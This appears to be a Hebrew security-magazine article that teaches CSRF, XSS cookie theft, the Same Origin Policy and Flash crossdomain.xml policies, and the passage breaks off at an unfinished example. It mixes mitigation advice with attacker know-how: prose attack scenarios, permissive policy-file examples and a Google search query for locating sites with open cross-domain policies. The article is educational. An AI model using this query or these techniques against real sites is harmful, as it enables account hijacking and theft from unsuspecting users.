שאלת ההגנה העצמית עדיין עומדת במעורפל כאשר מדברים על הגנה עצמית וירטואלית; יש כאן לא מעט שאלות שבתקווה בית המשפט לא ידון בהם ובתקווה נצליח להמנע מהן. אבל, צריך לזכור שהדרך הנכונה להמנע מדיון כזה היא לפעול למען הגנה עכשיו על מערכות המידע שלנו, ולא לנסות להביא צידוקים בשלב מאוחר יותר לגבי הסיבות בגינן יש לפרוץ למחשביהם של אחרים.



CSRFashing

מאת: יהודה גרסטל (Do5)

הקדמה

CSRF היא אחת המתקפות היותר שכיחות ומסוכנות שקיימות כיום, היא נכנסה למקום החמישי בעשרת הידועים לשמצה של [OWASP](https://www.owasp.org/index.php/Top_10_2010-A5) עם תפוצה רחבה ביותר והשפעה בינונית:

https://www.owasp.org/index.php/Top_10_2010-A5

בקרוב נראה את העדכון השנתי של הרשימה הזו ולא אתפלא אם ההתקפה הזו תשנה מיקום כלפי מעלה.

הדרישות למניעתה שלה לא כל כך גבוהות ואין הכרח לפגוע בשימושיות של האתר ("חווית המשתמש") בשבילה. ובכל זאת, עדיין היא במקום גבוה. אם אני מוצא את עצמי, במהלך העבודה, מתקשה להסביר למפתחים מה זאת חולשת XSS, הסבר של CSRF קשה פי כמה.

אנשים מתקשים בהסבר על המתקפה, מה שגורר את הקושי של אחרים בהבנה של המתקפה. ברוב המקרים, המימוש אינו פשוט כמו ביצוע XSS או SQL Injection, ואני מאמין שכך אנו מוצאים את עצמנו עם מתקפה חזקה, שכיחה ולא מסובכת שאנשים נוטים להתעלם ממנה. לא חבל?

ובכן, AN70 האיר את עינינו במימוש חדש-ישן של המתקפה. וההארה הזו נגעה בעיקר בהבנה שאנשים לא מבינים עד הסוף או לא הולכים עד הסוף עם מימוש הקסם הזה שנקרא CSRF. את ההפתעה המיוחדת של AN70 בשיתוף הפתעה מיוחדת משלנו על ההפתעה שלו נשמור לסוף המאמר, בינתיים נתחיל בהסברים פשוטים למדי ומי שזה משעמם אותו יכול לפחות לנסות להנות מהדידקטיקה של ההסבר כדי שבפעם הבאה שמישהו ישאל אותו "מה זה ואיך זה עובד?" תהיה לו תשובה מהירה ופשוטה. תהנו. (ללחצים שביניכם אפשר לדלג על הבייסיקס ולעבור ישר לחלק השלישי...)



CSRF על קצה המזלג

שם המתקפה: Cross Site Request Forgery

מטרתה הלוגית של המתקפה: ביצוע פעולות בשם המשתמש ללא ידיעתו ובהרשאותיו.

נקודת הניצול: Client-Side, דפדפנים - ניהול זהויות וכו'.

אופן ניצול:

- קורבן נכנס לאתר אינטרנטי של התוקף.
- הדפדפן מרנדר ומריץ את תוכן הדף.
- פונקציה נסתרת בדף של התוקף מבצעת בקשה אל האתר הפגיע (לדוגמא: Bank.com)
- הדפדפן של התוקף מריץ את הפונקציה ושולח את הבקשה לאתר הפגיע.
- מדיניות ניהול הזהויות של הדפדפן שולחת את הבקשה יחד עם הזהות של הקורבן (Cookies, Session ID וכו').

תוצאה סופית: ללא ידיעת הקורבן נשלחה בשמו ובזהותו בקשה אל האתר Bank.com, הקורבן אפילו לא יודע שהוא ביקר באתר.

אלו פעולות מסוכנות כבר אפשר לבצע? כיד היצירתיות הזדונית הטובה עליכם:

- העברת כסף בין חשבונות.
 - החלפת סיסמא.
 - הוספת כתובת מייל להחלפת סיסמא.
 - העלאת קבצי SHELL לשרת (בהנחה שהקורבן בעל הרשאות העלאת קבצים)
- נשמע מעניין לא?

אז זו התמונה בגדול, בואו נראה איך זה עובד מבפנים.

קצת בייסיקס

קרה לכם שלחצתם על לינק בתוך מייל שקבלתם מפייסבוק ומייד הגעתם לחשבון שלכם בלי חלון משתמש וסיסמא, אפילו שהרגע הדלקתם את המחשב? כולנו מכירים את זה שניגשים למחשב, נכנסים לאתר ה-Mail ופתאום במקום ממשק משתמש וסיסמא עולה תיבת המייל של אבא / אמא / אח קטן.

מובן שזה קורה משום שאין להם מושג מה זה אבטחת מידע והם בטח אפילו לא יודעים שיש כפתור "התנתק" בצד כלשהו למעלה. אבל למה אם אני לא "מתנתק" בכוח, אני נשאר מחובר לג'מייל? אוהו... הכול מתחיל בשאלה הגדולה מצידם של מפתחי האתרים: כאשר משתמש מתחבר לאתר שלי, אני רוצה לשמר את הזהות שלו. אני רוצה לדעת שזה הוא בלי שאצטרך להקפיץ חלון סיסמא בכל לינק מסכן שהמשתמש מפעיל באתר שלי, אחרת הוא יתעצבן ויעזוב - אז איך משמרים את הזהות של המשתמש שהתחבר כבר?

אפשר לשמור על זהות המשתמש על בסיס כתובת ה-IP שממנה הוא מגיע. אבל אז אנחנו נכנסים לבעיה נוספת שהיא גם בעיית אבטחה - מה אם שני גולשים משתמשים באותה כתובת IP? למשל, נתב אחד (אולי גם אלחוטי) שמחוברים אליו כמה מחשבים ניידים וניידים - הנתב מבצע את תרגום הכתובות שכולנו התרגלנו אליו כדי לחסוך בכתובת ה-IP, מה שידוע בכינוי NAT. מבחינת האתר שלי עכשיו כולם מגיעים מאותה כתובת וכולם יכולים לגנוב את הזהות של המשתמש הראשון!

אפשרות נוספת ומקובלת הרבה יותר: קוקי, עוגיות. שולחים אל המשתמש הוראה להוסיף שדה בעל ערך מסויים בכל גישה לאתר. בכל בקשה נבדוק אם ואיזו עוגיה מצורפת ולפי זה נפעל. את תוכן העוגיה נשווה מול מאגר העוגיות שהקצנו למשתמשים או כל אלגוריתם אחר שהמצאנו הקובע את משמעות העוגייה.

כמו כל דבר, השיטה הזו היא פתח לצרות אינספור שבהן האקרים מנסים לבצע ניסיונות תקיפה. מאחר וזהות המשתמש כולה תלויה בתוכן העוגיה, ינסה התוקף לגלות:

- האם העוגיות מותאמות על פי מנגנון קבוע וניתנות לחיזוי?
- האם ניתן לגנוב את העוגיה מהלקוח או מהשרת?
- האם ניתן לנחש עוגיות שהמבנה שלהן מכיל מעט מידי אפשרויות ויותר מדי משתמשים?
- האם ניתן להטעות את השרת ולעקוף את הצורך בעוגיה?
- ועוד ועוד.

טוב. אז במקום לשלוח בכל פעם מחדש את שם המשתמש והסיסמא אנחנו שולחים עוגיות, אבל איך

המשתמש ידע איזה עוגיה לשלוח מתי לאיזה אתר?

מה עושים? סומכים על הדפדפן (טעות ראשונה). תוכנות שנועדו לגלישה ולהצגת דפי WEB, בנויות בצורה כזו שהן יודעות לשמור את העוגיות בצנצנת מיוחדת. בכל פעם שנגלוש לאתר מסויים, תיגש תוכנת הדפדפן אל צנצנת העוגיות ותשלוף ממנה את העוגיה המתאימה לאתר הנגלש. אתם יכולים לתאר לעצמכם איזה ריר מזילים התוקפים על הצנצנת הזו...

בכל אופן, פה אנחנו נכנסים לתמונה. בהכללה גסה ובוטה, המדע שמתעסק בגניבת העוגיות נקרא XSS (קיצור של Cross Site Scripting). לעומתו, המדע שמתעסק בניצול העוגיות ללא גניבתן הוא CSRF (קיצור של Cross Site Request Forgery). מה הכוונה?

ובכן, הסברנו שהדפדפן יודע לבחור את העוגיה באופן אוטומטי מתוך הצנצנת בהתאם לאתר בו אנחנו גולשים. הסברנו שכל זהות המשתמש מסתכמת בעוגיה זו. ומה אם נצליח לגרום לדפדפן של הקורבן לשלוח בקשות לאתר שאותו אנחנו רוצים לתקוף? הבקשה תתבצע תחת זהותו של הקורבן...


למשל, אם נרצה לבצע פעולת העברה מהחשבון של הקורבן אל החשבון שלנו באתר - Bank.com, כל שנצטרך לעשות הוא:

1. להקים אתר זדוני.
2. האתר הזדוני יכלול לינק שיבצע שליחת בקשה לאתר בנק.קום.
3. הבקשה שתישלח תיראה כך:
"נא להעביר מחשבוני האישי 1000000 דולר לפקודת חשבון 12348765"

4. כהשמתמש ילחץ על הקישור באתר הזדוני שלנו, הדפדפן יגש לבצע את הבקשה שהורו לו לשלוח... רק רגע אחד! לפני שהדפדפן פונה לאתר Bank.com, הוא בודק את צנצנת העוגיות שלו! זוכרים? מתוך צנצנת העוגיות הוא שולף את העוגיה שהקורבן שלנו קיבל כשביקר באתר הבנק שלו לפני כמה דקות...

5. הבקשה נדיבת הלב שהכנו נשלחת מהדפדפן של הקורבן, תחת זהותו, (הכל נעשה באופן כשר ותקין לכאורה) ואנחנו מקבלים 1000000 דולר לחשבון, תתחדשו.

עכשיו אתם יכולים להבין מדוע ההתקפה הזו נקראת גם "One Click Attack". אל תדאגו למימוש, למה שהמשתמש ילחץ על הקישור?! אנחנו יכולים ליצור המון סיבות טובות כדי שהמשתמש ילחץ על הלינק. אבל האמת שאין שום צורך בכך, קוד JS קטן יוכל להריץ את הבקשה באופן אוטומטי גם בלי שהמשתמש ידע בכלל.



בעיה אחת קטנה - בתור תוקף, אין לי שום פידבק מה באמת קרה (חוץ ממיליון דולר בחשבון ©).
הבקשה נשלחת כמו UDP ("שלח לחמך על פני המים" כפי שאוהבים לצטט כל מסבירי הפרוטוקול...) אל
ה-VOID, אין תשובה. למה?

ככה, אל תשאלו שאלות.

טוב תשאלו שאלות.

למה לא ליצור קוד JS שגם ידאג לשלוח את הבקשה הזדונית וגם להחזיר לנו את התשובה? על מנת
לענות על השאלה הזו נוסיף שאלה אחרת ואז נענה על שתיהן:

למה לטרוח לבצע פעולות חרישיות בשם המשתמש במקום פשוט לגנוב את הזהות וזהו?! אם יש לנו
גישה לצנצנת העוגיות, ניקח את העוגיה ונשתמש בה בעצמנו, למה כל הטרארם הזה? כמו שאמרנו,
המדע של גניבת העוגיות נקרא XSS וכדי להמשיך לכייף יעזור לנו לצלול גם לשם קצת.

SOP, XSS ומה שביניהם

לגנוב את העוגיה קורץ הרבה יותר ורוב האנשים באמת יעדיפו את האפשרות הזו. מסיבה כלשהי נשמע
לי הרבה יותר מגניב לדובב את המשתמש ברקע כדי שיגיד את מה שאנחנו רוצים שיגיד למי שאנחנו
רוצים שהוא ידבר איתו.

בכל אופן, חזרה לגניבת עוגיות. כידוע וכמפורסם המצאת ה-DOM אפשרה לנו לגשת לכל מיני משאבים
בדפדפן ובדף הנטען. אפשר לשלוח ערכים מהדף ולהתייחס לאלמנטים בתוכו על בסיס זהות שהוגדרה
בינות לשפת התגים - HTML.

XSS, או Cross-Site-Scripting, מאפשר מגוון התקפות על ידי הרצת קוד בצד הלקוח / משתמש. המימוש
המפורסם ביותר הוא גניבת זהות על ידי גניבת העוגיות.
תרחיש, באתר פגיע קיים דף ש:

1. קלט המתקבל מצד הלקוח מוחזר לדף כמות שהוא.
2. התוקף דואג להפנות את המשתמש לאתר הפגיע דרך קישור מהונדס.
3. הקישור המהונדס מכיל למעשה קוד JS כלשהו.
4. כאמור, הקלט של הקישור המהונדס חוזר אל הדף כמות שהוא ולכן והדפדפן של הקורבן מריץ אותו.
5. קוד ה-JS שולף את העוגייה ושולח אותה לאתר של התוקף.

החשיפה מוגדרת ברמה גבוהה ותוקפים עושים שמיניות באוויר כדי להצליח למצוא ולנצל XSS. ושוב אותה שאלה ששאלנו קודם: בתור תוקפים, למה שלא נקים אתר, נטען לתוך FRAME את Bank.com וכאשר משתמש-קורבן ייכנס לאתר שלנו פשוט ניגש אל אלמנט `FRAME=` ונדרוש ממנו לשלוף את הקוקי של הקורבן. מה מונע בעדנו לעשות זאת? לא מה, אלא מי. יוצרי הדפדפנים.

יוצרי הדפדפנים חשבו עלינו בתור גולשים, או החליטו להלחם בתוקפים אם תרצו, במקום לשכנע את המשתמש להתקין תוספים כמו `noscript` ולעולם לא ללחוץ על שום קישור עד שלא הבין בדיוק מה הוא עושה ובטח לא לגלוש באתרים שאינו מכיר - במקום כל כאב הראש הזה, הומצא מנגנון תוך-דפדפני שנועד לוודא שהדפדפן שלך לא עושה שטויות מבלי שתדע על כך. שטויות כמו למסור לאתרים מסויימים תוכן וזהות של אתרים אחרים...


מנגנון הוידוא המשוכלל הזה נקרא SOP. נוהל "אותו המקור" - או `Same Origin Policy`. המנגנון נועד להבטיח שביצוע פעולות יישמר בתוך ארגז חול קטן של אותו אתר בו נמצא הגולש. המנגנון פעיל במספר סביבות דפדפניות כמו DOM, JS, Ajax, Flash, SilverLight ועוד.

כמו בכל מנגנוני המחשוב המושתתים על עיקרון או תקן אוניברסלי, בשלב הזה אנחנו מתחילים להיכנס לפערים שבין ההגדרה התיאורטית הכללית לבין המימוש המעשי. אי לכך, אנא מכם אל תתחילו להילחם איתי בשלב הזה, נגדיר עיקרון כללי ונזכור היטב שהעיקרון אינו קבוע בכל אחת מהסביבות ומן הסתם משתנה גם בין הדפדפנים השונים וגרסאותיהם.


ההגדרה הכללית קובעת כי רכיב לא יוכל לגשת אל משאב בפרוטוקול אחר או שאינו נמצא באותו שם מתחם ובאותו פורט שבו נמצא הוא עצמו.

וזאת אומרת:

הקמתי אתר בכתובת `Attacker.com`, גם אם אטען לתוך `Frame` את האתר `Bank.com` ואבקש לטעון מתוך ה-`Frame` רכיבי DOM של האתר `Bank.com` - הדפדפן לא יאפשר לי ויצעק כי נוהל "אותו המקור" אינו מרשה פעולה זו.



הנה דוגמא קלאסית באדיבות כרום בגרסה כלשהי על אובונטו:



[המלבן העליון בתמונה מציג את קוד המקור של הדף, המלבן התחתון מציג את קונסולת ה-JS המשוכללת של כרום עם ניסיון הגישה לאלמנט crossFrame]

אפשר לראות בתמונה כי דף קטנטן שיצרתי על שרת מקומי טוען בתוך FRAME את האתר לחישה-דיגיטלית. ל-FRAME עצמו הוענקה זהות (crossFrame) כדי שיהיה אפשר לגשת אליו, ברגע שניסיתי לפנות בקונסולת ה-JS לתוך ה-FRAME, מיד הדפדפן מתריע על גישה לא בטוחה.

שימו לב לתוכן ההודעה (בתמונה באדום) שמתריע על כך שעל הכתובת להיות באותו פרוטוקול, שם מתחם ובאותו שער.

רכיב שנמצא בכתובת:

<http://www.example.com>

לא יוכל לגשת לרכיבים מהאתרים הבאים:


<http://www1.example.com>

<http://www.example.com:81/test>

<https://www.example.com>

<http://example.com>

CSRFashing
www.DigitalWhisper.co.il



הצורך ב-XSS לגניבת עוגיות עלה מאחר ונוהל "אותו המקור" אינו מאפשר גישה חופשית ל-DOM של אתרים אחרים, מסיבה זו עושים התוקפים שימוש בפלט האתר שניתן לשליטה על ידי המשתמש / תוקף. קלט שיוחזר כחלק מתוכן האתר ירוץ כקוד בתוך הסביבה הבטוחה של ה-SOP ויאפשר שליפה של נתונים כמו עוגיית הזהות.

קיימים מספר מעקפים ושיטות כדי להתמודד עם צורך אמיתי של מפתחים לגשת בין אתר אחד לשני וכמובן שכל שיטה ומעקף כזה הם גם חור אבטחה פוטנציאלי, אבל לא נדבר על כולם. נתעכב רק על עיקרון יסודי ומוכר אחד.

לא לה שכל הסיפור הזה חדש להם, אתם בוודאי שואלים את עצמכם איך בכלל ניתן לבצע מתקפות CSRF אם נוהל המקור הזה אינו מאפשר גישה לרכיבים חיצוניים? בשפת הסקריפטים המוכרת והשמישה ביותר - Javascript, קיימת יציאה מן הכלל עקרונית. אמנם אי אפשר לקרוא מידע ממקור חיצוני אבל בהחלט אפשר "לכתוב" אליו. ובמילים אחרות, אין שום בעיה להוציא בקשות לאתרים אחרים, רק קח בחשבון שלא תוכל לקרוא את התשובה שתקבל. (וזו התשובה לשאלה מלמעלה, תודה על הסבלנות).

הערה צדדית: העיקרון הזה מקל מאד גם על גניבת זהות באמצעות XSS, כאשר קל יותר לשלוח באופן חשאי ואוטומטי נתונים רגישים אל האתר של התוקף גם ללא תשובה...


עכשיו אתם יכולים להבין עוד יותר טוב מדוע המתקפה הזו נקראת One-Click-Attack. אני יכול רק לשלוח מידע אבל המדיניות של "אותו המקור" בדפדפן מונעת ממני מלקבל תשובות.

CSRF - כן לשימוש מוסווה בצנצנת העוגיות.

XSS - כן לגניבת העוגיות מהצנצנת כאשר הרצנו קוד בתוך הדף המקורי.

גישה ישירה לצנצנת העוגיות - לא.

הערה: יצויין כי ניתן לשלב בין שתי המתקפות וליצור קוד CSRF שיוזרק לאתר Bank.com עצמו אם איננו מוגן ומסנן תווים כראוי. במצב כזה נוכל גם לכתוב וגם לקרוא בקשות תחת זהות המשתמש ובשלב זה לא נותר לנו אלא לרחם על המשתמש-קורבן ☺



XSS המוכר יותר מצריך מהמפתחים לסנן כל קלט שמגיע לשרת כך שלא יתאפשר לתוקף ליצור קוד צד-לקוח שירוץ מקומית ויוכל לעקוף את ה-SOP, אבל איך בכל זאת מתמודדים עם CSRF?

קיימות היום שלוש שיטות ידועות ונפוצות להתמודד עם הבעיה: קודם כל חשוב להבין שהבעיה אינה אצל הגולשים. למרות שגם בתור גולש אנחנו אשמים לפעמים בכניסה לאתרי האקינג בעייתיים ופתיחת מיילים לא מוכרים (זכית במיליון טרזיאנים וכדו'), חשוב להפנים שהפגיעה היא באתר המארח שמקבל בקשות בלי שהוא מוודא מי ביקש אותן.

אחרי שהגדרנו מי צריך להתמודד עם הבעיה ומה היא, אנחנו יכולים להבין שבתור מפתחי אפליקציות / אתרים אנחנו צריכים לוודא שהבקשה שנשלחה, הגיעה **ממקור אנושי** שגלש **באתר שלנו**.

דוגמאות. בעת קבלת בקשה לשינוי סיסמא דרוש מהמשתמש:

בדיקה כי המקור אנושי:

- הזן את הסיסמא הקודמת.
- אתגר ויזואלי, קאפצ'ה וכדו'.

בדיקה כי הבקשה נשלחה מתוך האתר עצמו ולא מאתר תקיפה חיצוני:

- בדיקת **שדה המפנה**. בכל שליחת בקשה הדפדפן מצרף באופן אוטומטי שדה Referer. השוואת שדה המפנה שהתקבל בבקשה אל מול כתובת האתר שלי, צריכה לפתור את הבעיה.

- **הכנסת שדה אקראי** (מכונה גם Toekn / Canary) השדה הנסתר ייבדק בצד השרת בכל בקשה. בצורה כזו, התוקף לא יוכל לבנות מראש בקשה לשינוי סיסמא משום שאינו יכול לדעת מראש ולכלול בבקשה את הערך האקראי שייבדק על ידי השרת (הקנארי).

שימו לב שהכנסת שדה אקראי ושימוש בקאפצ'ה נותנים מענה דומה מאד כאשר שניהם משתמשים בערך לא ידוע מראש שמוכנס אל הדף. עם זאת שימוש באתגר ויזואלי נותן שכבה נוספת של הגנה.

שמענו על קצה המזלג מה זה XSS, איך מנסים להימנע ממנו באמצעות SOP, איך עוקפים את החסימה באמצעות CSRF ואיך נמנעים מהמעקף - אבל איך כל זה מתקשר לפלאש?

אצל אדובי הכול צריך להיות אחר ומגניב ולכן אין להם מדיניות "אותו המקור", יש להם "מדיניות בין תחומית". המדיניות הבינתחומית המגניבה של אדובי הולכת עד הקצה ולא מאפשרת שום גישה דרך רכיב הפלאש, לא קריאה ולא כתיבה, אל אף אתר שאינו זהה למארח של הרכיב.

עד גרסה 7 של נגני הפלאש ניתן היה לגשת לתת-שמות מתחם בשני הכיוונים. כלומר, רכיב SWF על www.digitalwhisper.co.il יכל לגשת לתוכן בכתובת www.digitalwhisper.co.il וכן להיפך.

חידוש נוסף שהחל לאחר גרסה 7, הוא שימוש בקבצי מדיניות - Cross-Domain-Policy Files. כדי לאפשר בכל זאת גישה של רכיבי פלאש אל תוכן באתרים אחרים, חלק מהמדיניות הבינתחומית קובעת כי: קבצי מדיניות בשם `crossdomain.xml` שיונחו בתיקיית השורש של השרת יאפשרו לרכיבי פלאש לפנות אליו ללא בקשת אישור מהמשתמש.

נגן הפלאש שמריץ רכיב SWF ויקבל בקשה לפנות למשאב בשם-מתחם שאינו מורשה, יפנה קודם כל בקשת HTTP GET רגילה לכתובת `http://server.com/crossdomain.xml`. הקובץ שיתקבל יכיל את ההגדרה האם מותר לרכיב הפלאש לפנות לאתר או לא.

בשלב הזה שוב נטלנו את אפשרות הגניבה מצד המשתמש והחזרנו את השליטה לצד השרת. כביכול האבטחה של האתר Bank.com אינה תלויה עכשיו בפגיעות של רכיב הפלאש שיאפשר גניבת עוגיות. כל עוד האתר אינו מספק קובץ מדיניות כלל או שהוא מספק קובץ מדיניות מוגבל ומאובטח, לא יוכלו רכיבי פלאש לגשת למשאבים באתר.


הנה דוגמא לקובץ מדיניות בינתחומית מהאתר של Twitter.com:



```

1 <cross-domain-policy xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2   xsi:noNamespaceSchemaLocation="http://www.adobe.com/xml/schemas/PolicyFile.xsd">
3   <allow-access-from domain="twitter.com" />
4     <allow-access-from domain="api.twitter.com" />
5     <allow-access-from domain="search.twitter.com" />
6     <allow-access-from domain="static.twitter.com" />
7     <site-control permitted-cross-domain-policies="master-only"/>
8     <allow-http-request-headers-from domain="*.twitter.com" headers="*" secure="true"/>
9 </cross-domain-policy>

```



אבל! וזה אבל גדול מאד, במידה וקיים קובץ כזה שמאפשר לנו להתחבר, נוכל להתחבר לאתר המרוחק, לכתוב ולקרוא ממנו מידע באופן חופשי...

המדהים בסיפור הזה הוא כמות האתרים שקובץ המדיניות הבינתחומית מופיע אצלם עם הגדרה "*" כלומר "בואו ותעשו אצלנו CSRF":



```

1 <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
2 <cross-domain-policy>
3   <allow-access-from domain="*" />
4 </cross-domain-policy>
  
```

בכל זאת, כמה מגבלות עם המתקפה הנחמדה הזו:

- כל עוד אנחנו בטווח של HTTP הכול נפלא, הניצול עובד באופן קסום והכול טוב.
- אם התוקף נמצא פיזית במקום, סביר להניח שקובץ המדיניות הבינתחומית גם לא מעניין אותו משום שניתן להתערב במהלך התקשורת ולזייף את הקובץ בקלות רבה - למסקנה, לא בטוח שלתלות את האבטחה של המשתמש בקבצים ששוכנים על שרתים חיצוניים זה רעיון כל כך טוב למרות הכול.


אלא שהדברים החשובים באמת עובדים תמיד בהצפנה על SSL ופה יש לנו כמה מגבלות. החברה ב-Adobe עשו קצת עבודה בכל זאת - בפנייה לאתר מאובטח (גם אם מדובר באותו שם מתחם ורק הפרוטוקול השתנה), הרכיב יפנה מחדש לאתר תחת הצפנה ויבקש את קובץ המדיניות מחדש. ברור שרכיב הפלאש גם ידרוש אימות של תעודת האבטחה, אחרת כל הסיפור לא היה שווה שום דבר.

בנוסף, רכיב פלאש שנטען באתר HTTP רגיל לא יוכל לגשת לאתרים שעובדים ב-SSL, אלא אם כן הוגדר מפורשות אחרת באמצעות תג SECURE בקובץ המדיניות שהתקבל תחת הצפנה:



```

1 <!DOCTYPE cross-domain-policy
2   SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
3 <cross-domain-policy>
4   <allow-access-from domain="*.yahoo.com" secure="false" />
5 </cross-domain-policy>
  
```

מה שאומר שנצטרך לדאוג לאחסן את הפלאש הזדוני שלנו על אתר עם תעודת אבטחה לגיטימית. בקיצור, על פניו נראה שאין דרך להתערב בתעבורה מוצפנת בינתיים, שזה די מבאס את המתקפה. עדיין יש לא מעט אתרים שיהיה ניתן לנצל בעזרת הפרצה הזו, כאלה שעובדים ב-HTTP רגיל וכאלה שעובדים ב-HTTPS, הנה בקשת גוגלהאק קטנה שתאפשר לכם לחזות בפלא של כמות האתרים בעלי קבצי מדיניות פרוצים לכול:

```
filetype:xml inurl:crossdomain inurl:https
```

דבר מעניין אחרון לפני ההפתעה, אתרים רבים מאפשרים גישה למספר אתרים ולאו דווקא לאתר שלהם בלבד - למעשה ההגדרה הזו מרחיבה את אפשרויות ה-SOP כך שאינו תקף רק לגבי "אותו המקור" אלא למספר מקורות. במקרה כזה, מתקפת CSRF שמנצלת הרעלת DNS הופכת מהתקפה הבנויה על-DNS [Rebinding](#) מסובך לפעולה פשוטה הרבה יותר.

הסבר:

הרעלת DNS והתחזות לאתר צד שלישי תאפשר לתוקף לטעון רכיב פלאש לתוך דף עם שם מתחם מותר כביכול שמצאנו בקובץ המדיניות החשוף לעין כול.


דוגמא:

- גישה לקובץ המדיניות של בנק.קום
